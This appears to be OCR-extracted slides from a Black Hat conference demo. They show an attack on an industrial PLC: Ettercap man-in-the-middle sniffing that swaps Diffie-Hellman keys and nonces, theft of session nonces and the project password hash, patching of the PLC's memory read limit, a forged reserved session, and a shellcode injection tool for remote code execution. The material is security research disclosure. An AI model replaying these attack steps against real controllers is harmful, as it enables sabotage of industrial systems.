


Step 3 progress

Triggering our Shellcode


Step 3 progress

It’s time for a demo



uxure Control Expert CL
Ready
HMI R/W mode
OFFLINE


Power on


amirz@ubuntu: ~/Documents/BlackHat_demo
amirz@ubuntu: ~/Documents/BlackHat_demo
amirz@ubuntu: ~/Documents/BlackHat_demo
amirz@ubuntu: ~/Documents/BlackHat_demo
amirz@ubuntu: ~/Documents/BlackHat_demo$




SD card LED turns on




```
amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo ×
          123.45.67.10/255.255.0.0


Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
24609 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Starting Bridged sniffing...


Text only Interface activated...
Hit 'h' for inline help
```

Start reserving PLC



```
amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo ×
          123.45.67.10/255.255.0.0


Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
24609 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Starting Bridged sniffing...


Text only Interface activated...
Hit 'h' for inline help
```

Project password: Aa123456789!



```
amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo ×
          123.45.67.10/255.255.0.0


Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
24609 mac vendor fingerprint
1766 tcp OS fingerprint
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Lua: no scripts were specified, not starting up!

Starting Bridged sniffing...


Text only Interface activated...
Hit 'h' for inline help
```






```
amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo ×
Starting Bridged sniffing...


Text only Interface activated...
Hit 'h' for inline help

Captured PC Diffie-Hellman public key message
Dropped the message...
Sending attacker's Diffie-Hellman public key message to the PLC instead
Captured response message from PLC
Dropped the message...
Sending attacker's response message to the PC
Captured PC nonce message
Dropped the message...
Sending attacker's nonce message to the PLC instead
Captured response message from PLC
Dropped the message...
Sending attacker's response message to the PC
Captured PC authentication request message
Forwarded the message...
```




Reserved session established

Reserved

```
amirz@ubuntu: ~/Documents/BlackHat_demo ×  amirz@ubuntu: ~/Documents/BlackHat_demo ×  amirz@ubuntu: ~/Documents/BlackHat_demo ×  amirz@ubuntu: ~/Documents/BlackHat_demo ×
Starting Bridged sniffing...


Text only Interface activated...
Hit 'h' for inline help

Captured PC Diffie-Hellman public key message
Dropped the message...
Sending attacker's Diffie-Hellman public key message to the PLC instead
Captured response message from PLC
Dropped the message...
Sending attacker's response message to the PC
Captured PC nonce message
Dropped the message...
Sending attacker's nonce message to the PLC instead
Captured response message from PLC
Dropped the message...
Sending attacker's response message to the PC
Captured PC authentication request message
Forwarded the message...
```





amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo ×

```
56bc26d8048ac62894f51c2dbefe184ec38e641513dcca4640260c461e7b261b3b3b6313375d23aaf6b70b8bb97668f8
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    "pc_salt": "46f4f37c824be279b8cc295cc8ede98c",
    "pc_nonce_dec": "668c6dc01c698fb6b2b706d9b91b1889731044076c36f636e395bc2e743fa129",
    "pc_nonce_enc_plc": "f9c4cbb1b4bfc58fe46d4a3a200250913 3b4abdb816029568ef1d3fb3696f8
    "plc_nonce_enc_plc": "fe38be12abb39b693e6efaf6a23e3b1ef9453f2169f5ec964581ab197feab
    "plc_nonce_dec": "e175ca0fa74105d654bc7f43741e776737f191bd4a023008a5d23da28d9c8ef0",
    "plc_nonce_enc_pc": "ede1008ea8aa117cdaddd59fc83c60a14b7c69f09c2425ecb951f37aafec1f7
}amirz@ubuntu:~/Documents/BlackHat_demo$
```



Steal the nonces






```
amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo ×
ab42a3e560b747971102cc225efb07a225992e4951d9022f9b7",
    "aes_pc": "ba10aaa9e18f428d9ab2fc717b779cd79ee70fedd679d3e6a33b0824ca600981",
    "aes_plc": "2d0761da402e0f547db7a935c62c79437b70ed7e3b5417b15a65cac438698101",
    "pc_nonce_enc_pc": "8effc35463bdad577867eb2102641c55dbd454c3897ab84e2fbd61b5f47824d9",
    "pc_salt": "46f4f37c824be279b8cc295cc8ede98c",
    "pc_nonce_dec": "668c6dc01c698fb6b2b706d9b91b1889731044076c36f636e395bc2e743fa129",
    "pc_nonce_enc_plc": "f9c4cbb1b4bfc58fe46d4a3a2002509133b4abdb816029568ef1d3fb36969f8e",
    "plc_nonce_enc_plc": "fe38be12abb39b693e6efaf6a23e3b1ef9453f2169f5ec964581ab197feabe1c",
    "plc_nonce_dec": "e175ca0fa74105d654bc7f43741e776737f191bd4a023008a5d23da28d9c8ef0",
    "plc_nonce_enc_pc": "edef008ea8aa117cdaddd59fc83c60a14b7c69f09c2425ecb931f37
}amirz@ubuntu:~/Documents/BlackHat_demo$ python3 umas_read_limit_patch.py
Connected to PLC at 123.45.67.89
Checking if PLC address read limit is patched...
PLC address read limit is NOT patched
Do you want to patch it? [Y/n] Y
Checking PLC session status...
PLC session is reserved:
Resever name: DESKTOP-TL4SLLV
Resever ID: 0xA3320000
Insert session key:
```

Modify read-access limit


```
amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo ×
Do you want to patch it? [Y/n] Y
Checking PLC session status...
PLC session is reserved:
Resever name: DESKTOP-TL4SLLV
Resever ID: 0xA3320000
Insert session key:
9e
Insert PC nonce:
668c6dc01c698fb6b2b706d9b91b1889731044076c36f636e395bc2e743fa129
Insert PLC nonce:
e175ca0fa74105d654bc7f43741e776737f191bd4a023008a5d23da28d9c8ef0
Getting PLC ID...
PLC ID: 06010301
Patching PLC...
PLC address read limit patched successfully :)
Choose an option:
1) Read reserved session hashed nonces
2) Read project hashed password
3) Read memory data manually
0) Exit
```




Unreserve

Unreserved


```
amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo ×
PLC session is reserved:
Resever name: DESKTOP-TL4SLLV
Resever ID: 0xA3320000
Insert session key:
9e
Insert PC nonce:
668c6dc01c698fb6b2b706d9b91b1889731044076c36f636e395bc2e743fa129
Insert PLC nonce:
e175ca0fa74105d654bc7f43741e776737f191bd4a023008a5d23da28d9c8ef0
Getting PLC ID...
PLC ID: 06010301
Patching PLC...
PLC address read limit patched successfully :)
Choose an option:
1) Read reserved session hashed nonces
2) Read project hashed password
3) Read memory data manually
0) Exit
0
Bye
amirz@ubuntu:~/Documents/BlackHat_demo$
```




```
amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo ×
0) Exit
0
Bye
amirz@ubuntu:~/Documents/BlackHat_demo$ python3 umas_read_limit_patch.py
Connected to PLC at 123.45.67.89
Checking if PLC address read limit is patched...
PLC address read limit is patched :)
Choose an option:
1) Read reserved session hashed nonces
2) Read project hashed password
3) Read memory data manually
0) Exit
2
Project password hash (base 64):
FNMEG6SpcMqpoEGX6rb7WeP0VOuZVacYXENRMdaZe58=
Choose an option:
1) Read reserved session hashed nonces
2) Read project hashed password
3) Read memory data manually
0) Exit
```




```
amirz@ubuntu: ~/Documents/BlackHat_demo  ×  amirz@ubuntu: ~/Documents/BlackHat_demo  ×  amirz@ubuntu: ~/Documents/BlackHat_demo  ×  amirz@ubuntu: ~/Documents/BlackHat_demo  ×
Text only Interface activated...
Hit 'h' for inline help

Captured PC Diffie-Hellman public key message
Dropped the message...
Sending attacker's Diffie-Hellman public key message to the PLC instead
Captured response message from PLC
Dropped the message...
Sending attacker's response message to the PC
Captured PC nonce message
Dropped the message...
Sending attacker's nonce message to the PLC instead
Captured response message from PLC
Dropped the message...
Sending attacker's response message to the PC
Captured PC authentication request message
Forwarded the message...

[40]+  Stopped                 sudo ettercap -T -i enx9cebe811ec58 -B enx207bd2b3ad0e -
are/ettercap/mitm_filter_BH_demo.ef -q
amirz@ubuntu:~/Documents/BlackHat_demo$
```



```
amirz@ubuntu:~/Documents/BlackHat_demo$ python3 umas_reserve.py
Connected to PLC at 123.45.67.89
Checking PLC session status...
PLC session is not reserved
Establish reservation:
Read memory block...
Project application salt (base 64):
5WeRSldOM1c=
Send PC Diffie-Hellman public key...
Received PLC Diffie-Hellman public key
Send encrypted PC nonce and AES salt...
Received encrypted PLC nonce
Insert project password hash (base 64):
```







Reserved

```
amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo ×
Send PC Diffie-Hellman public key...
Received PLC Diffie-Hellman public key
Send encrypted PC nonce and AES salt...
Received encrypted PLC nonce
Insert project password hash (base 64):
FNMEG6SpcMqpoEGX6rb7WeP0VOuZVacYXENRMdaZe58=
Send authentication secret...
Reservation established successfully!
Reservation parameters:
PC name:
ATTACKER_PC
PC ID:
12345678
PC nonce:
41414141414141414141414141414141414141414141414141414141414141
PLC name:
aee63f1141e9ecb5c39e9ec8f3f66f77b8769a6323652af0b7bb49127f9eff5d
Session key:
ab
Sending reserved 'GetPlcStatus' messages to keep the reserved session alive...
```


Reserved session established






```
amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo ×
amirz@ubuntu:~/Documents/BlackHat_demo$ python3 umas_shellcode_BH_demo.py --shellcode shellcode_
sdCardLed_BH_demo.bin
Connected to PLC at 123.45.67.89
RCE based on modifying secondary pointer vulnerability
Choose an option:
1) Inject shellcode and patch the secondary pointer (reserved session is required)
2) Trigger the shellcode (using public UMAS message)
0) Exit
```

Modify memory for RCE



```
